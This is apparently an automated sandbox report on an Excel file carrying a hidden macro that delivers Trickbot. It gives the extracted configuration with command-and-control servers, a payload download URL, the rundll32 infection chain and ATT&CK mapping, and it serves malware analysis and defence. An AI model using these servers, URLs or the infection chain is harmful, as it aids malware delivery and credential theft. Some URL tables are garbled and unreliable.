ID: 385552
Sample Name: 446446.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 17:11:27
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report 446446.xls 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Threatname: Trickbot 4
Yara Overview 5
Initial Sample 5
Memory Dumps 5
Unpacked PEs 5
Sigma Overview 5
Signature Overview 6
AV Detection: 6
Software Vulnerabilities: 6
System Summary: 6
Boot Survival: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 9
URLs 9
Domains and IPs 10
Contacted Domains 10
Contacted URLs 10
URLs from Memory and Binaries 10
Contacted IPs 14
Public 14
General Information 14
Simulations 15
Behavior and APIs 15
Joe Sandbox View / Context 16
IPs 16
Domains 16
ASN 16
JA3 Fingerprints 16
Dropped Files 16
Created / dropped Files 16
Static File Info 19
General 19
File Icon 19
Static OLE Info 20
General 20
OLE File "446446.xls" 20
Indicators 20
Summary 20

Document Summary 20
Streams 20
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096 20
General 20
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096 20
General 20
Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 270942 21
General 21
Macro 4.0 Code 21
Network Behavior 21
Network Port Distribution 21
TCP Packets 22
UDP Packets 23
DNS Queries 25
DNS Answers 25
HTTP Request Dependency Graph 25
HTTP Packets 25
Code Manipulations 26
Statistics 26
Behavior 26
System Behavior 26
Analysis Process: EXCEL.EXE PID: 6276 Parent PID: 792 27
General 27
File Activities 27
File Created 27
File Deleted 28
File Written 28
Registry Activities 32
Key Created 32
Key Value Created 32
Analysis Process: rundll32.exe PID: 6624 Parent PID: 6276 32
General 32
Analysis Process: wermgr.exe PID: 6676 Parent PID: 6624 33
General 33
Disassembly 33
Code Analysis 33


Analysis Report 446446.xls

Overview


General Information

Sample Name:	446446.xls
Analysis ID:	385552
MD5:	1b62b4f4b16d621.
SHA1:	d5bc46f3043119c..
SHA256:	dd3ecdcc3a6cc8…
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 TrickBot

Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- Found malware configuration
- Office document tries to convince vi…
- Yara detected Trickbot
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Found obfuscated Excel 4.0 Macro
- Office process drops PE file
- Creates a process in suspended mo…
- Document contains embedded VBA …
- Dropped file seen in connection with…
- Drops PE files

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6276 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 6624 cmdline: rundll32 ..\fdinmd.fii,StartW MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - wermgr.exe (PID: 6676 cmdline: C:\Windows\system32\wermgr.exe MD5: FF214585BF10206E21EA8EBA202FACFD)
- **cleanup**

Malware Configuration

Threatname: Trickbot

```
{
  "ver": "2000028",
  "gtag": "rob52",
  "servs": [
    "89.250.208.42:449",
    "182.253.184.130:449",
    "31.211.85.110:443",
    "85.112.74.178:449",
    "102.68.17.97:443",
    "103.76.150.14:443",
    "96.9.77.142:443",
    "91.185.236.170:449",
    "87.76.1.81:449",
    "91.225.231.120:443",
    "62.213.14.166:443",
    "201.114.152.181:60304",
    "91.248.207.239:13871",
    "5.50.104.227:23468",
    "122.117.176.99:50289",
    "250.16.62.7:12037",
    "43.219.127.177:42389",
    "183.210.9.161:55813",
    "203.2.134.219:34188",
    "24.203.49.183:64402",
    "89.227.14.153:60566",
    "44.55.149.111:41730",
    "197.181.162.30:5798",
    "152.49.214.109:59125",
    "245.241.127.55:36657",
    "107.85.198.194:37398",
    "191.250.160.220:23460",
    "40.81.224.235:45065",
    "211.246.214.27:8638"
  ],
  "autorun": [
    "pwgrab"
  ],
  "ecc_key": "RUNTMzAAAAAL/ZqmMPBLaRfg1hPOtFJrZz2Zi2/EC4B3fiX8VnaOUVKndBr+jEqWc7mw4v3ADTiwp64K5QKe1LZ27jUZxL4bWjxARPo85hv72nuedeZhRQ+adQQ/gIsV869MycRzghc="
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
446446.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0x165db:$e1: Enable Editing • 0x16325:$e3: Enable editing • 0x163f7:$e4: Enable content

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.236801064.0000000004070000.00000040.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000001.00000002.236724991.0000000003FB0000.00000004.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000001.00000002.236774437.0000000004030000.00000040.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	


Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.rundll32.exe.4030000.3.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
1.2.rundll32.exe.3fb0000.2.raw.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
1.2.rundll32.exe.4030000.3.raw.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro

Office process drops PE file

Boot Survival:

Drops PE files to the user root directory

Stealing of Sensitive Information:

Yara detected Trickbot


Remote Access Functionality:

Yara detected Trickbot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Re Se Eff
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1 1	Masquerading 1 2 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Re Tra Wit Aut
Default Accounts	Exploitation for Client Execution 3 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Re Wi Wit Aut
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location	Ob De Clo Ba
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.rundll32.exe.4030000.3.unpack	100%	Avira	HEUR/AGEN.1138157		Download File

Domains

Source	Detection	Scanner	Label	Link
living-traditions.com	0%	Virustotal		Browse
clientconfig.passport.net	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://living-traditions.com/blogs/click.php	0%	Avira URL Cloud	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
living-traditions.com	64.207.186.30	true	false	• 0%, Virustotal, Browse	unknown
clientconfig.passport.net	unknown	unknown	true	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://living-traditions.com/blogs/click.php	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://login.microsoftonline.com/	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://shell.suite.office.com:1443	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://autodiscover-s.outlook.com/	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cdn.entity.	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://powerlift.acompli.net	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://cortana.ai	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
